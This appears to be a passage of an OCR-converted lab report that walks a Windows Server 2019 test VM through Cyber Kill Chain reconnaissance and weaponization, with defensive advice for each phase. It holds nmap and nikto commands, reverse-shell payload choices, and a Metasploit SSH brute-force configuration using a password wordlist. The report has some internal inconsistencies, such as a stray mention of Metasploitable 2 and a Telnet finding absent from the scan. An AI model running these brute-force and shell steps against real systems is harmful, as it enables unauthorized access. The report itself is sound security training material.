This framework provides a structured approach for both offensive security testing and defensive strategy development. By mapping defensive capabilities to each phase of the Kill Chain, organizations can implement a comprehensive security program that addresses the full spectrum of cyber threats.

1.5 Introduction to Windows Server 2019

Windows Server 2019 is a widely used server operating system developed by Microsoft, commonly employed in enterprise environments. While typically designed for stability, security,

and scalability, it can also be configured to demonstrate vulnerabilities for educational and security testing purposes. In this simulation, Windows Server 2019 has been deliberately configured with a series of security flaws and misconfigurations, making it a suitable target for penetration testing.

Key characteristics of the intentionally vulnerable Windows Server 2019 configuration include:

- Multiple exposed and misconfigured network services (e.g., FTP, RDP, SSH)
- Outdated and unpatched software versions
- Weak or default authentication credentials
- Vulnerable web applications and services
- Misconfigured file permissions and system settings

Windows Server 2019, when intentionally misconfigured, provides a valuable platform for security testing. It enables the demonstration of various attack techniques across the Cyber Kill Chain framework, facilitating practical learning in a safe, controlled environment. The vulnerabilities targeted in this simulation are common security issues found in many real-world enterprise systems, which makes the insights gained from this exercise highly applicable to improving security posture in actual production environments.

While this simulation is conducted in a controlled, ethical environment, it emphasizes the importance of proactive security measures, regular patching, and the implementation of security best practices to defend against similar vulnerabilities in production systems.

2. Methodology

2.1 Testing Environment Setup

The cybersecurity incident simulation was conducted in a controlled virtual environment to ensure isolation from production systems and networks. This setup prevents any unintended consequences while allowing for realistic attack scenarios. The testing environment consisted of the following components:

- Host System: A workstation running VMware Workstation Pro 17 virtualization software
- Attack Machine: Kali Linux 2023.1, a security-focused Linux distribution pre-loaded with penetration testing tools
- Target System: Windows Server 2019, a deliberately vulnerable Windows Server virtual machine
- Network Configuration: An isolated virtual network with no connection to external networks or the internet
- IP Addressing: Kali Linux (Attacker): 192.168.1.13

Windows Server2019 (Target): 192.168.1.8

This isolated environment ensures that all testing activities remain contained and controlled, preventing any potential impact on external systems while still providing a realistic platform for demonstrating the Cyber Kill Chain methodology.

2.2 Tools and Technologies Used

A variety of industry-standard security tools were employed throughout this simulation to execute and document each phase of the Cyber Kill Chain. These tools represent commonly used utilities in both offensive security testing and defensive security operations.

- Nmap: Network mapper for discovery and security auditing, used for reconnaissance and service enumeration
- Nikto: Web server scanner that identifies potential vulnerabilities in web applications
- Metasploit Framework: Comprehensive penetration testing platform used for exploitation, payload delivery, and post-exploitation activities
- Wireshark: Network protocol analyzer for monitoring network traffic during the simulation
- Searchsploit: Command-line utility for searching the Exploit Database for known vulnerabilities
- Hydra: Login cracker supporting numerous protocols for brute

force attacks • Burp Suite: Web vulnerability scanner and proxy for analyzing web application security • Various Linux command- line utilities: For system exploration and data extraction during post-exploitation phases

These tools were selected based on their effectiveness, industry acceptance, and relevance to the specific vulnerabilities present in the Metasploitable 2 target. Each tool was used in accordance with its intended purpose and documented thoroughly to provide a comprehensive understanding of the attack methodology.

2.3 Testing Approach

The testing approach for this simulation followed a structured methodology aligned with the seven phases of the Cyber Kill Chain framework. Each phase was executed sequentially, with careful documentation of the tools, techniques, and findings at each step.

1. Planning and Preparation: Establishing the testing environment and defining the scope of the simulation

2. Reconnaissance: Systematic information gathering about the target system using passive and active techniques

3. Vulnerability Assessment: Identifying potential security weaknesses in the target system based on reconnaissance data

4. Exploitation: Leveraging identified vulnerabilities to gain unauthorized access to the target system

5. Post-Exploitation: Establishing persistence, escalating privileges, and exploring the compromised system

6. Documentation: Recording all findings, including vulnerabilities, exploitation methods, and potential impacts

7. Analysis and Recommendations: Developing mitigation strategies and security recommendations based on the simulation results

Throughout the testing process, a methodical approach was maintained to ensure comprehensive coverage of potential attack vectors and vulnerabilities. Each action was carefully documented, including command syntax, system responses, and observed behaviors, to provide a detailed record of the simulation for educational purposes.

2.4 Ethical Considerations and Limitations

This cybersecurity incident simulation was conducted with strict adherence to ethical principles and professional standards in the field of information security. The following ethical considerations and limitations were observed throughout the simulation:

• Controlled Environment: All testing activities were performed exclusively on Windows Server machine within an isolated network environment, preventing any potential impact on external systems.

• Educational Purpose: The simulation was conducted solely for educational and demonstration purposes, with the objective of improving understanding of cyber attack methodologies and defensive strategies.

• Responsible Disclosure: All vulnerabilities identified during the simulation are well-documented and publicly known issues in the Windows Server machine, which is specifically designed for security testing.

• No Data Theft or Destruction: While the simulation demonstrated the potential for data exfiltration and system compromise, no actual sensitive data was stolen or destroyed during the process.

• Defensive Focus: The primary goal of documenting these attack techniques is to improve defensive capabilities and security awareness, not to facilitate malicious activities.

Limitations of this simulation include:

• Simplified Target Environment: Windows Server 2019 represents a deliberately vulnerable system that may not fully reflect the complexity and security controls present in modern enterprise environments.

• Limited Scope: The simulation focuses primarily on technical vulnerabilities and does not address social engineering or physical security aspects of cyber attacks.

• Static Target: Unlike real-world environments, the target system does not benefit from regular updates, patches, or active defense mechanisms that might impede attack progression.

• Controlled Network: The isolated network environment does not replicate the full complexity of enterprise networks, including segmentation, monitoring, and active defense systems.

Despite these limitations, the simulation provides valuable insights into the methodology of cyber attacks and the importance of implementing robust security controls to protect against similar vulnerabilities in production environments.

3. Cyber Kill Chain Phase 1: Reconnaissance

3.1 Reconnaissance Methodology

Reconnaissance represents the initial phase of the Cyber Kill Chain, where an attacker gathers information about the target system to identify potential attack vectors. This phase is critical as it lays the foundation for all subsequent attack activities. In this simulation, reconnaissance was employed to collect comprehensive information about the Windows Server target.

The reconnaissance methodology consisted of the following components:

• Network Discovery: Identifying the target system on the network and confirming its availability

• Port Scanning: Enumerating open ports to identify running services and potential entry points

• Service Enumeration: Determining specific versions of services running on open ports

• Vulnerability Mapping: Correlating identified services and versions with known vulnerabilities

• Web Application Assessment: Scanning web servers for potential vulnerabilities and misconfigurations

This methodical approach ensures thorough coverage of potential attack surfaces while maintaining a structured documentation process. Each step builds upon the information gathered in previous steps, creating a comprehensive profile of the target system's security posture.

3.2 Network Scanning with Nmap

Nmap (Network Mapper) is an open-source utility for network discovery and security auditing. In this simulation, Nmap was used to perform comprehensive scanning of the Windows Server target to identify open ports, running services, and potential vulnerabilities.

The following Nmap command was executed to perform a service version detection scan while skipping the host discovery phase (as the target was already known to be active):

```
nmap -sV -Pn 192.168.1.8
```

Command parameters explained: • -sV: Enables version detection to


determine service/version
information for open ports

- **-Pn: Skips the host discovery phase and assumes the target is**

online

- **192.168.1.8: The IP address of the Windows Server machine**

system



The Nmap scan results revealed several open ports and services on the target system, providing crucial information for subsequent phases of the attack. Key findings from the Nmap scan included:

FTP (Port 21): Microsoft ftpd – The FTP service on the
target system is running a Microsoft FTP server. It's important to verify if it has any vulnerabilities, as FTP is often targeted for unauthorized access.

SSH (Port 22): OpenSSH for Windows 7.7 (Protocol 2.0) – This
version of OpenSSH may have known vulnerabilities, particularly on Windows systems. It is important to verify

its configuration and assess if it's susceptible to exploitation.

HTTP (Port 80): Microsoft IIS httpd 10.0 - The system is running IIS 10.0, a common web server that could be vulnerable to misconfigurations, outdated patches, or known web-based attacks.

MSRPC (Port 135): Microsoft Windows RPC - MSRPC can be targeted for remote code execution and is often involved in various attack vectors, including malware propagation.

NetBIOS (Port 139) and Microsoft-DS (Port 445) - These ports are related to Windows file sharing and can be vulnerable to attacks like SMB exploitation and remote code execution, especially if file shares are improperly configured.

RDP (Port 3389): Microsoft Terminal Services - RDP is a potential attack surface for brute force or man-in-the-middle attacks, especially with weak authentication or unpatched vulnerabilities.

HTTP (Ports 5357, 5985, 8080): Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) - Multiple HTTP services running on these ports might indicate exposed web services, which could be vulnerable to web application attacks, misconfigurations, or unauthorized access.

3.3 Service Enumeration Results

Following the initial Nmap scan, further detailed service enumeration was carried out to gather specific information about each identified service. This deeper analysis provides critical insights into potential vulnerabilities and attack vectors for the exploitation phase.

FTP Service (Microsoft ftpd on Port 21):

Version Analysis: The FTP service revealed a Microsoft FTP server, which is often vulnerable to various attacks due to its default configurations and common security weaknesses.

Authentication: Anonymous login was attempted but was not permitted, suggesting some level of security enforcement on this service.

Vulnerability Research: While no specific CVE was directly tied to this version, FTP services on Windows are often

vulnerable to weak encryption and exposure of sensitive data during transmission.

SSH Service (OpenSSH for Windows 7.7 on Port 22):

Version Analysis: OpenSSH 7.7 for Windows is relatively up-to-date but could still be vulnerable to specific flaws in the Windows implementation of OpenSSH.

Configuration: Password-based authentication is enabled, leaving the service susceptible to brute force attacks if weak credentials are used.

Security Issues: The service may have vulnerabilities related to information disclosure or improper configuration that could be exploited in subsequent attack stages.

HTTP Service (Microsoft IIS 10.0 on Port 80):

Web Server: The IIS 10.0 service was detected, which is commonly used for hosting websites on Windows Server systems.

Server Configuration: Initial analysis revealed potential misconfigurations such as directory listing being enabled, which exposes the file structure of the server.

Security Concerns: IIS 10.0 may have several vulnerabilities related to misconfigurations or outdated patches. The exact vulnerabilities should be further researched to identify specific risks.

MSRPC Service (Port 135):

Service Analysis: MSRPC is commonly targeted in remote code execution attacks and is often associated with vulnerabilities like EternalBlue, depending on the system configuration and patch levels.

Security Risks: This service remains a significant risk if not properly secured, particularly on older or unpatched systems.

SMB Services (NetBIOS on Port 139 and Microsoft-DS on Port 445):

Service Configuration: The target system exposes SMB services, which are prone to exploitation if file shares or authentication mechanisms are improperly configured.

Vulnerability Research: SMB vulnerabilities like EternalBlue (CVE-2017-0144) or other remote code execution vulnerabilities should be investigated as these services could be directly exploited.

RDP Service (Port 3389):

Service Configuration: Microsoft Terminal Services was detected on Port 3389, which is commonly used for remote desktop connections.

Security Considerations: RDP is often targeted for brute force attacks or exploited via vulnerabilities such as BlueKeep (CVE-2019-0708), especially if strong authentication is not enforced.

HTTP Services (Ports 5357, 5985, 8080):

Multiple HTTP Services: The scan detected multiple HTTP services running on different ports (5357, 5985, 8080), typically associated with Windows HTTPAPI services and management interfaces like WinRM or UPnP.

Vulnerabilities: These services are sometimes poorly secured and may be vulnerable to web-based attacks or unauthorized access, especially if default configurations are used.

3.4 Web Application Scanning with Nikto

Nikto is a comprehensive web server scanner that examines web servers for thousands of potential problems, including version-specific vulnerabilities, misconfigurations, and the presence of insecure files or programs. In this simulation, Nikto was used to perform a detailed scan of the web server running on the Windows Server 2019.


The following Nikto command was executed to scan the web server:

```
nikto -h http://192.168.1.8
```

Command parameters explained:

- **-h:** Specifies the host to scan
- **http://192.168.1.8:** The URL of the target web server

The Nikto scan revealed numerous security issues with the web server, providing valuable information for potential web-based attack vectors. Key findings from the scan included:



Missing Security Headers:

X-Frame-Options: This header is missing, which leaves the server vulnerable to clickjacking attacks. Without it, malicious sites can embed the server's pages in an iframe, tricking users into interacting with unintended content.

X-Content-Type-Options: This header is also missing, allowing the browser to incorrectly render the content of the site. Without this header, an attacker might exploit MIME type sniffing vulnerabilities, causing unexpected behaviors in how the content is handled by the browser.

HTTP Methods Allowed:

The server allows several HTTP methods: OPTIONS, TRACE, GET, HEAD, and POST. While this is not necessarily a vulnerability, it does present some areas that could be exploited:

TRACE: This method can be used in Cross-Site Tracing (XST) attacks, which could reveal sensitive information from HTTP headers, such as cookies.

OPTIONS: Although it's typically used to determine allowed methods, it can also provide attackers with information about which HTTP methods are enabled on the server.

No CGI Directories Found:

No CGI (Common Gateway Interface) directories were found during the scan, which suggests that there are no obvious dynamic web scripts (such as CGI scripts) that could be directly exploited. However, it's worth noting that this doesn't guarantee that there are no vulnerabilities in other areas of the web application.

3.5 Key Findings from Reconnaissance

The reconnaissance phase revealed critical insights into the security posture of the Windows Server 2019 target system. The following key findings represent the most significant vulnerabilities and potential attack vectors identified during this phase:

Critical FTP Vulnerability: The system is running Microsoft FTP (Port 21), which, while not directly tied to known CVEs, often suffers from common misconfigurations or weaknesses in default configurations. These vulnerabilities can lead to unauthorized access, particularly if weak or default credentials are used.

Outdated Services: The system is running multiple outdated services, including OpenSSH for Windows 7.7 (Port 22) and Microsoft IIS 10.0 (Port 80). These versions may be susceptible to various known vulnerabilities, including those that affect SSH or web server misconfigurations.

Weak Authentication: The SSH service (OpenSSH for Windows 7.7) is configured with password authentication, which can

be easily brute-forced if weak or default credentials are used. Additionally, services like SMB (Ports 139 and 445) may also be susceptible to weak authentication mechanisms, exposing the system to credential-based attacks.

Vulnerable Web Services: The system is running Microsoft IIS 10.0 (Port 80), which is often vulnerable to common web application exploits such as SQL injection, cross-site scripting (XSS), and remote file inclusion. Additionally, multiple HTTP services are running on different ports (5357, 5985, 8080), potentially exposing the system to further vulnerabilities due to misconfigurations or outdated web components.

Information Disclosure: The system is disclosing sensitive information such as service versions (e.g., Microsoft IIS 10.0, OpenSSH for Windows 7.7) and operating system details (Windows Server 2008 R2 - 2012). This information can aid attackers in identifying specific exploits tied to these versions.

Unencrypted Services: Several services on the system, including Telnet (Port 23) and potentially FTP, transmit data in cleartext, which can be intercepted by attackers using network sniffing techniques. This makes the system vulnerable to credential theft and other data interception attacks.

Extensive Attack Surface: The system presents a large attack surface with numerous open ports and services, including MSRPC (Port 135), SMB (Ports 139 and 445), RDP (Port 3389), and HTTP-based services on multiple ports. The large number of services running increases the chances of a successful attack through one of these entry points.

These findings highlight a system with multiple vulnerabilities and weak configurations that could be easily exploited by attackers. The identification of exposed services, outdated software, weak authentication methods, and unencrypted communications provides clear pathways for exploitation in the next phases of the Cyber Kill Chain.

It is important to note that while these vulnerabilities represent a system in an insecure state, the actual production environment should have robust security measures in place, such as patching, encryption, and hardening practices. The target

system in this case has been intentionally configured with vulnerabilities for educational purposes to demonstrate common attack vectors.

3.6 Detection and Mitigation Strategies

Based on the findings from the reconnaissance phase, the following detection and mitigation strategies are recommended to address the identified vulnerabilities and reduce the effectiveness of this initial phase of the Cyber Kill Chain:

Detection Strategies:

Network Monitoring: Implement comprehensive network monitoring to detect scanning activities, particularly those targeting multiple open ports such as FTP (Port 21), SSH (Port 22), and HTTP services running on various ports (80, 5357, 5985, 8080). Monitoring for unusual traffic patterns and suspicious port access will help detect reconnaissance attempts.

Intrusion Detection Systems (IDS): Deploy both network-based and host-based IDS solutions to identify patterns typical of reconnaissance, such as port scans or service enumeration. Alerts can help security teams act swiftly in blocking reconnaissance activities.

Log Analysis: Regularly analyze service logs (for example, IIS logs for HTTP access or SSH logs for login attempts) to identify any unusual access patterns or scanning activities that may indicate the presence of attackers performing reconnaissance.

Honeypots: Deploy honeypots, particularly on high-risk ports like SSH, FTP, and RDP, to detect and analyze reconnaissance activities without exposing actual production systems. Honeypots can lure attackers into revealing their techniques and intentions.

Web Application Firewalls (WAF): Implement WAFs to detect and block web application scanning and enumeration attempts, especially given the presence of Microsoft IIS on Port 80. This helps prevent attacks targeting web applications and other services.

Mitigation Strategies:

Regular Patching: Ensure that all services, including Microsoft IIS, OpenSSH, and other exposed services, are patched regularly to prevent exploitation of known vulnerabilities. This is particularly important for services running older or outdated versions.

Service Minimization: Disable unnecessary services to reduce the attack surface. Services like Telnet (Port 23) or unused HTTP ports should be disabled unless absolutely necessary. Running only essential services limits the potential entry points for attackers.

Network Segmentation: Implement network segmentation to limit the scope of reconnaissance activities. Segregating sensitive services, like RDP (Port 3389) and SMB (Ports 139 and 445), from general network traffic can help contain potential breaches and slow attackers' progress.

Strong Authentication: Enforce strong authentication mechanisms, such as complex passwords, multi-factor authentication (MFA), and regular credential rotations, especially for services like SSH (Port 22) and SMB. This makes brute-force attacks more difficult.

Information Disclosure Prevention: Configure services to minimize the disclosure of sensitive information, including disabling version information and detailed error messages. For instance, IIS can be configured to hide server version details that were revealed during the reconnaissance phase.

Firewall Rules: Implement strict firewall rules based on the principle of least privilege. Only allow access to necessary services and block unused ports. For example, restrict access to RDP (Port 3389) or SMB to trusted IP addresses only.

Encryption: Replace unencrypted services with encrypted alternatives. For instance, use SSH instead of Telnet and SFTP instead of FTP to prevent sensitive data from being transmitted in cleartext.

Web Server Hardening: Harden the Microsoft IIS server by disabling directory listing, removing unnecessary web applications, and implementing secure configurations to

prevent vulnerabilities like those identified in web services during the reconnaissance phase.

By implementing these detection and mitigation strategies, organizations can significantly reduce the effectiveness of reconnaissance activities and limit the information available to potential attackers. This, in turn, increases the difficulty of executing subsequent phases of the Cyber Kill Chain, as attackers will have less information about potential vulnerabilities and attack vectors.

It is important to note that reconnaissance is often the most difficult phase to completely prevent, as many services must remain accessible for legitimate business purposes. Therefore, a defense-in-depth approach that combines detection capabilities with mitigation strategies provides the most effective protection against this initial phase of the Cyber Kill Chain.

4. Cyber Kill Chain Phase 2: Weaponization

The weaponization phase of the Cyber Kill Chain involves preparing attack payloads specifically designed to exploit vulnerabilities identified during the reconnaissance phase. In this simulation, the weaponization strategy focuses on leveraging the Metasploit Framework to craft and customize payloads tailored to the vulnerabilities present in the Windows Server 2019 target.

Based on the reconnaissance findings, the primary weaponization strategy targeted several potential vulnerabilities in the system, such as weak authentication mechanisms and outdated services like Microsoft FTP (Port 21) and OpenSSH for Windows (Port 22). These services, combined with exposed versions and unencrypted communications, present significant attack vectors. The weaponization strategy for this simulation focused on the following key components:

Exploit Selection: Identifying the most suitable exploit modules in the Metasploit Framework for vulnerabilities such as weak or default credentials on FTP and SSH, and targeting unpatched versions of Microsoft IIS (Port 80). Metasploit's auxiliary modules for service enumeration and payload generation were employed to build attack vectors targeting these services.

Payload Configuration: Selecting and configuring a reverse shell payload to establish remote access. Given the FTP and SSH vulnerabilities, a reverse TCP shell was selected to facilitate remote control of the compromised system.

Parameter Customization: Customizing the parameters for the exploit modules, such as the target IP address (192.168.1.8) and the specific ports (21 for FTP, 22 for SSH), as well as adjusting the payload settings to optimize the attack for Windows Server 2019.

Execution Planning: Strategizing the sequence of actions for exploit execution, prioritizing FTP (Microsoft ftpd) and SSH (OpenSSH for Windows 7.7) exploits. This approach ensures the attack has the highest likelihood of success, utilizing the most reliable vulnerabilities first. Additionally, the timing and coordination of payload execution were considered to minimize detection.

Alternative Vectors: Identifying backup exploitation methods, such as attempting brute-force SSH login or exploiting potential web application vulnerabilities within Microsoft IIS. In case the primary vectors fail, these secondary strategies provide a fail-safe to achieve system compromise.

This weaponization strategy makes use of the Metasploit Framework, which automates much of the exploit development process. While real-world attackers may create custom exploits or modify existing ones to evade detection, the Metasploit modules provide a reliable approach for demonstrating the weaponization phase in this educational simulation. By targeting multiple attack vectors across different services (FTP, SSH, HTTP), this strategy maximizes the chances of success in compromising the target system.

4.2 Payload Selection and Preparation

The payload is the component of the attack that executes on the target system after successful exploitation, granting the attacker capabilities such as remote access, system control, or data exfiltration. For this simulation, payload selection prioritized simplicity, effectiveness, and compatibility with Windows Server 2019.

Given the nature of the target system and the exposed services identified during reconnaissance—particularly

Microsoft FTP and OpenSSH for Windows—the payload strategy centered on establishing a stable remote connection using a reverse TCP shell.

In this case, a reverse shell payload was selected for the following reasons:

Reliability: Reverse shell payloads are widely tested and effective across different Windows environments.

Compatibility: The selected payloads are fully compatible with Metasploit's Windows-based exploits and services identified (such as FTP or weak RDP configurations).

Stealth: Reverse shells connect outward to the attacker's system, making them less likely to be blocked by inbound firewall rules.

Control: Provides direct command-line access to the target, allowing full control for post-exploitation activities.

Ease of Use: Reverse shells are relatively simple to configure and launch via the Metasploit Framework.

The payload preparation process included the following steps:

Launching Metasploit Framework: Opening msfconsole on the attacker's Kali Linux system.

Searching for Appropriate Exploits: Identifying modules that could be used against the target (e.g., brute-force modules for FTP or SSH, or auxiliary scanners for weak RDP services).

Selecting a Payload: Choosing a suitable Windows reverse shell payload, such as windows/shell/reverse_tcp or windows/meterpreter/reverse_tcp.

Setting Parameters: Defining the remote host (RHOST), local host (LHOST), and other necessary parameters (e.g., port and payload handler settings).

Verifying Configuration: Reviewing the payload and exploit configuration before execution to ensure accuracy.

In addition to the reverse shell, the following alternative payloads were considered:

Meterpreter Payload: A more powerful post-exploitation payload that provides advanced functionality such as file browsing, keystroke logging, and persistence.

Bind Shell Payloads: Configurations where the target listens for incoming connections; useful in networks where outbound connections may be restricted.

PowerShell-based Payloads: Ideal for Windows environments, allowing in-memory execution to evade traditional antivirus detection.

This tailored approach to payload selection ensured alignment with the services and vulnerabilities of the Windows Server 2019 target. The goal was to establish reliable command and control capabilities while minimizing risk of detection and maintaining operational effectiveness during the exploitation phase.

4.3 Metasploit Framework Configuration

The Metasploit Framework is a comprehensive penetration testing platform that facilitates the development and execution of exploit code, including brute-force attacks against authentication services. For this simulation, Metasploit was configured to perform a brute-force attack against the SSH service identified during the reconnaissance phase as running OpenSSH for_Windows_7.7.

The following steps detail the configuration of the Metasploit Framework for this specific exploit:

1. Launching Metasploit: The Metasploit console was initiated using the following command:

2. Searching for SSH Login Module: The appropriate exploit module was located using the search command:


3. Loading the Exploit Module: The identified exploit module was loaded using the use command:

4. Configuring Target Parameters: The remote host parameter was set to the target IP address:

5. Verifying Configuration: proper configuration: All settings were reviewed to ensure

This command displayed the current configuration, confirming that all required parameters were set correctly.

```
msfconsole search ssh_login use
auxiliary/scanner/ssh/ssh_login set RHOST
192.168.1.8 set username admin set PASS_FILE
/usr/share/wordlists/rockyou.txt set THREADS
10 set VERBOSE true show options
```



This configuration process demonstrates the structured approach provided by the Metasploit Framework, which simplifies the weaponization phase by handling much of the technical complexity involved in exploit development and payload delivery. The

framework's modular design allows for rapid adaptation to different target environments and vulnerability profiles.

It is worth noting that in more sophisticated attack scenarios, attackers might modify existing exploit code or develop custom exploits to evade detection by security tools. However, for this simulation, the standard Metasploit modules provide sufficient capabilities to demonstrate the weaponization phase of the Cyber Kill Chain.

4.4 Detection and Mitigation Strategies

approaches. Instead of developing custom payloads or exploiting software vulnerabilities, the attacker prepares lists of commonly used or leaked usernames and passwords and configures automated tools—such as Metasploit—to systematically attempt authentication.

Since weaponization for brute-force attacks is conducted entirely on the attacker's system, it remains largely invisible to defenders. However, organizations can adopt several detection and mitigation strategies to reduce the effectiveness of this phase of the Cyber Kill Chain.

Detection Strategies:

Threat Intelligence Integration : Use threat feeds to monitor brute-force trends, such as common username/password combinations and botnet activities targeting SSH.

Brute-force Detection Tools: Deploy tools such as Fail2Ban or OSSEC to detect repeated failed login attempts and take automated action (e.g., blocking IPs).

SIEM Monitoring: Use Security Information and Event Management (SIEM) systems to detect unusual login patterns, repeated login failures, or logins from suspicious IP addresses.

Honeypots: Set up SSH honeypots to attract brute-force attacks and analyze attacker behavior and tooling.

Log Review: Regularly review system logs (e.g., /var/log/auth.log on Linux or Windows Event Logs) for signs of brute-force attempts.

Mitigation Strategies:

Strong Authentication Policies: Enforce the use of strong, unique passwords and prohibit default or commonly used credentials.

Multi-Factor Authentication (MFA): Implement MFA for all remote SSH access, rendering brute-force attempts ineffective even if credentials are guessed.

Rate Limiting and Lockouts: Limit login attempts per IP and enforce temporary lockouts after multiple failed login attempts.

Key-Based Authentication: Replace password-based SSH logins with public key authentication to eliminate the risk of brute-force attacks entirely.

